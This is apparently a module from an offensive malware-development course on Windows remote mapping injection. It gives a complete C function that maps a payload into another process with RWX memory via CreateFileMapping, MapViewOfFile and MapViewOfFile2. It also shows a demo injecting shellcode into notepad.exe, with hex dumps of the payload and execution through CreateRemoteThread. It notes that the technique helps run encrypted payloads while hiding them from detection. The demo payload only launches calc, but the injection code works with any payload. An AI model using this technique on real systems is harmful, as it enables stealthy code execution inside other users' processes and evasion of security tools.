# Remote Mapping Injection

## Introduction

The previous module demonstrated a method to perform local payload execution without the need of using private memory. This module demonstrates the same technique on a remote process instead.

This section explains the WinAPIs required to perform remote mapping injection. The steps to perform remote mapping injection are listed below.

1. `CreateFileMapping` is called to create a file mapping object.
2. `MapViewOfFile` is then called to map the file mapping object into the local process address space.
3. The payload is moved to the locally allocated memory.
4. A new view of file is mapped into the remote address space of the target process, using `MapViewOfFile2`, mapping the local view of file into the remote process, and thus our copied payload.

### MapViewOfFile2

MapViewOfFile2 maps a view of a file into the address space of a specified, remote process.

```
PVOID MapViewOfFile2(
  [in]            HANDLE  FileMappingHandle,   // Handle to the file mapping
object returned by CreateFileMappingA/W
  [in]            HANDLE  ProcessHandle,       // Target process handle
  [in]            ULONG64 Offset,              // Not required - NULL
  [in, optional]  PVOID   BaseAddress,         // Not required - NULL
  [in]            SIZE_T  ViewSize,            // Not required - NULL
  [in]            ULONG   AllocationType,      // Not required - NULL
  [in]            ULONG   PageProtection       // The desired page
protection.
);
```

- `FileMappingHandle` - A HANDLE to a section that is to be mapped into the address space of the specified process.

- `ProcessHandle` - A HANDLE to a process into which the section will be mapped. The handle must have the `PROCESS_VM_OPERATION` access mask.

- `PageProtection` - The desired page protection.

## Implementation Note

Unlike local mapping injection, it's not necessary to make the locally mapped view of the file executable since the payload is not executed locally. Instead, the `MapViewOfFile` uses the `FILE_MAP_WRITE` flag in order to copy the payload. `MapViewOfFile2` will then map the same bytes to the address space of the target process.

`MapViewOfFile2` shares the file mapping handle with `MapViewOfFile`. Therefore, any modifications to the payload in the locally mapped view of the file is reflected in the remote mapped view of the file in the remote process. This is useful for real-world implementations where an encrypted payload needs to be run, as the payload can be mapped to the remote process and decrypted locally, thus decrypting the payload in the remote view of the file for execution.

## Remote Mapping Injection Function

`RemoteMapInject` is a function that performs remote mapping injection. It takes 4 arguments:

- `hProcess` - The handle to the target process.
- `pPayload` - The payload's base address.
- `sPayloadSize` - The size of the payload.
- `ppAddress` - A pointer to PVOID that receives the mapped memory's base address.

The function allocates a locally mapped readable-writable buffer and then copies the payload to it. It then uses `MapViewOfFile2` to map the local payload to a new remote buffer in the target process and finally returns the base address of the mapped memory.


```
BOOL RemoteMapInject(IN HANDLE hProcess, IN PBYTE pPayload, IN SIZE_T
sPayloadSize, OUT PVOID* ppAddress) {

        BOOL        bSTATE            = TRUE;
        HANDLE      hFile             = NULL;
        PVOID       pMapLocalAddress  = NULL,
                pMapRemoteAddress = NULL;

    // Create a file mapping handle with RWX memory permissions
        // This does not allocate RWX view of file unless it is specified
in the subsequent MapViewOfFile call
        hFile = CreateFileMapping(INVALID_HANDLE_VALUE, NULL,
PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
        if (hFile == NULL) {
                printf("\t[!] CreateFileMapping Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }
    // Maps the view of the payload to the memory
        pMapLocalAddress = MapViewOfFile(hFile, FILE_MAP_WRITE, NULL, NULL,
sPayloadSize);
        if (pMapLocalAddress == NULL) {
                printf("\t[!] MapViewOfFile Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }

    // Copying the payload to the mapped memory
        memcpy(pMapLocalAddress, pPayload, sPayloadSize);

        // Maps the payload to a new remote buffer in the target process
        pMapRemoteAddress = MapViewOfFile2(hFile, hProcess, NULL, NULL,
NULL, NULL, PAGE_EXECUTE_READWRITE);
        if (pMapRemoteAddress == NULL) {
                printf("\t[!] MapViewOfFile2 Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }

        printf("\t[+] Remote Mapping Address : 0x%p \n",
pMapRemoteAddress);

_EndOfFunction:
        *ppAddress = pMapRemoteAddress;
        if (hFile)
                CloseHandle(hFile);
        return bSTATE;
}
```

## UnmapViewOfFile

Recall that `UnmapViewOfFile` only takes the base address of the mapped view of a file that is to be unmapped. Calling the `UnmapViewOfFile` WinAPI to unmap the locally mapped payload is prohibited when the payload is still running because the remote view of the file is a reflection of the local one. Therefore, unmapping the local file map view will cause the remote process to crash since the payload is still active.

## Demo


The target process for this demo is `Notepad.exe`.


```
Output from: Build
 started...
--- Build started: Project: RemoteMappingInjection, Configuration: Debug x64 ------
```

| Name | PID | CPU | I/O total rate | Private bytes |
|---|---|---|---|---|
| RemoteMappingInjection.exe | 7052 | | | 664 kB |
| Notepad.exe | 17100 | | | 31.79 MB |

```
PS C:\Users\User\Desktop\Intermediate\RemoteMappingInjection\x64\Debug> .\RemoteMappingInjection.exe notepad.exe
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[+] Found Target Process Pid: 17100
[i] Injecting Target Process ...
        [+] Local Mapping Address : 0x0000020587FE0000
        [#] Press <Enter> To Write The Payload ...
```

The image below shows the locally mapped memory containing the payload. Notice that the permissions on the memory is `RW`.


```
PS C:\Users\User\Desktop\Intermediate\RemoteMappingInjection\x64\De
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[+] Found Target Process Pid: 17100
[i] Injecting Target Process ...
        [+] Local Mapping Address : 0x0000020587FE0000
        [#] Press <Enter> To Write The Payload ...
        [i] Copying Payload To 0x0000020587FE0000 ... [+] DONE
        [+] Remote Mapping Address : 0x000002A0849B0000
[+] DONE
[#] Press <Enter> To Run The Payload ...
```


RemoteMappingInjection.exe (7052) Properties

| Base address | Type | Size | Protection |
|---|---|---|---|
| 0x7ffd02230000 | Image: Commit | 20 kB | R |
| 0x7ffd02236000 | Image: Commit | 20 kB | R |
| 0x7ffd35ea0000 | Image: Commit | 4 kB | R |
| 0x7ffd36018000 | Image: Commit | 1,748 kB | R |
| 0x7ffd361d2000 | Image: Commit | 292 kB | R |
| 0x7ffd37350000 | Image: Commit | 4 kB | R |
| 0x7ffd373cf000 | Image: Commit | 208 kB | R |
| 0x7ffd37405000 | Image: Commit | 36 kB | R |
| 0x7ffd384c0000 | Image: Commit | 4 kB | R |
| 0x7ffd385ec000 | Image: Commit | 288 kB | R |
| 0x7ffd38640000 | Image: Commit | 548 kB | R |
| 0xd482b5d000 | Private: Commit | 12 kB | RW |
| 0xd482c9f000 | Private: Commit | 12 kB | RW |
| 0x20587ee0000 | Private: Commit | 8 kB | RW |
| 0x20587f40000 | Private: Commit | 8 kB | RW |
| 0x20587f..... | Mapped: Commit | 64 kB | RW |
| 0x20587fe0000 | Mapped: Commit | 4 kB | RW |
| 0x20587ff0000 | Private: Commit | 88 kB | RW |
| 0x7ff536bb0000 | Private: Commit | 4 kB | RW |
| 0x7ff674fde000 | Image: Commit | 4 kB | RW |
| 0x7ffc7f863000 | Image: Commit | 12 kB | RW |
| 0x7ffd02235000 | Image: Commit | 4 kB | RW |
| 0x7ffd361cd000 | Image: Commit | 20 kB | RW |
| 0x7ffd37403000 | Image: Commit | 4 kB | RW |
| 0x7ffd38634000 | Image: Commit | 4 kB | RW |
| 0x7ffd38637000 | Image: Commit | 36 kB | RW |
| 0xd482b5a000 | Private: Commit | 12 kB | RW+G |
| 0x7ff674fd1000 | Image: Commit | 36 kB | RX |
| 0x7ffc7f6b1000 | Image: Commit | 1,372 kB | RX |
| 0x7ffd02211000 | Image: Commit | 124 kB | RX |
| 0x7ffd35ea1000 | Image: Commit | 1,500 kB | RX |
| 0x7ffd37351000 | Image: Commit | 504 kB | RX |
| 0x7ffd384c1000 | Image: Commit | 1,196 kB | RX |
| 0x7ff674fe4000 | Image: Commit | 4 kB | WC |

RemoteMappingInjection.exe (7052) (0x20587fe0000 - 0x20587fe1000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

`MapViewOfFile2` maps the same bytes to the address space of the target process, `notepad.exe`. The remotely mapped memory now contains the payload with `RWX` permissions.



```
PS C:\Users\User\Desktop\Intermediate\RemoteMappingInjection\x64\De
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[+] Found Target Process Pid: 17100
[i] Injecting Target Process ...
        [+] Local Mapping Address : 0x0000020587FE0000
        [#] Press <Enter> To Write The Payload ...
        [i] Copying Payload To 0x0000020587FE0000 ... [+] DONE
        [+] Remote Mapping Address : 0x000002A0849B0000
[+] DONE
[#] Press <Enter> To Run The Payload ...
```


Notepad.exe (17100) Properties

```
Base address     Type              Size       Protection
0x7ffd38403000   Image: Commit        4 kB    RW
0x7ffd38634000   Image: Commit        4 kB    RW
0x7ffd38637000   Image: Commit       36 kB    RW
0xb5d7361000     Private: Commit     12 kB    RW+G
0xb5d76fa000     Private: Commit     12 kB    RW+G
0xb5d77fb000     Private: Commit     12 kB    RW+G
0xb5d78fb000     Private: Commit     12 kB    RW+G
0xb5d79fa000     Private: Commit     12 kB    RW+G
0xb5d7bfb000     Private: Commit     12 kB    RW+G
0xb5d7efb000     Private: Commit     12 kB    RW+G
0x2a0849b0000    Mapped: Commit       4 kB    RWX
0x7ff684531000   Image: Commit      296 kB    RX
0x7ffc68111000   Image: Commit    4,384 kB    RX
0x7ffc68741000   Image: Commit      688 kB    RX
0x7ffc6ba31000   Image: Commit    2,524 kB    RX
0x7ffc6da61000   Image: Commit    1,424 kB    RX
0x7ffcd2661000   Image: Commit      560 kB    RX
0x7ffcd2ea1000   Image: Commit       36 kB    RX
0x7ffceb731000   Image: Commit      340 kB    RX
0x7ffcf1041000   Image: Commit       64 kB    RX
0x7ffcfad31000   Image: Commit   13,228 kB    RX
0x7ffcfe131000   Image: Commit    2,972 kB    RX
0x7ffd06571000   Image: Commit      336 kB    RX
0x7ffd06951000   Image: Commit      988 kB    RX
0x7ffd06e01000   Image: Commit    2,800 kB    RX
0x7ffd07171000   Image: Commit    2,940 kB    RX
0x7ffd0ba61000   Image: Commit      572 kB    RX
0x7ffd0d261000   Image: Commit      668 kB    RX
0x7ffd0d991000   Image: Commit    1,552 kB    RX
0x7ffd0e031000   Image: Commit    1,320 kB    RX
0x7ffd0e571000   Image: Commit      304 kB    RX
0x7ffd0e951000   Image: Commit      968 kB    RX
0x7ffd12121000   Image: Commit      252 kB    RX
0x7ffd13631000   Image: Commit       88 kB    RX
0x7ffd15581000   Image: Commit      724 kB    RX
```

Notepad.exe (17100 (0x2a0849b0000 0x2a0849b1000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Executing the payload (Using `CreateRemoteThread` for simplicity)



```
PS C:\Users\User\Desktop\Intermediate\RemoteMappingInjection\x64\De
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[+] Found Target Process Pid: 17100
[i] Injecting Target Process ...
        [+] Local Mapping Address : 0x0000020587FE0000
        [#] Press <Enter> To Write The Payload ...
        [i] Copying Payload To 0x0000020587FE0000 ... [+] DONE
        [+] Remote Mapping Address : 0x000002A0849B0000
[+] DONE
[#] Press <Enter> To Run The Payload ...
[#] Press <Enter> To Quit ...
```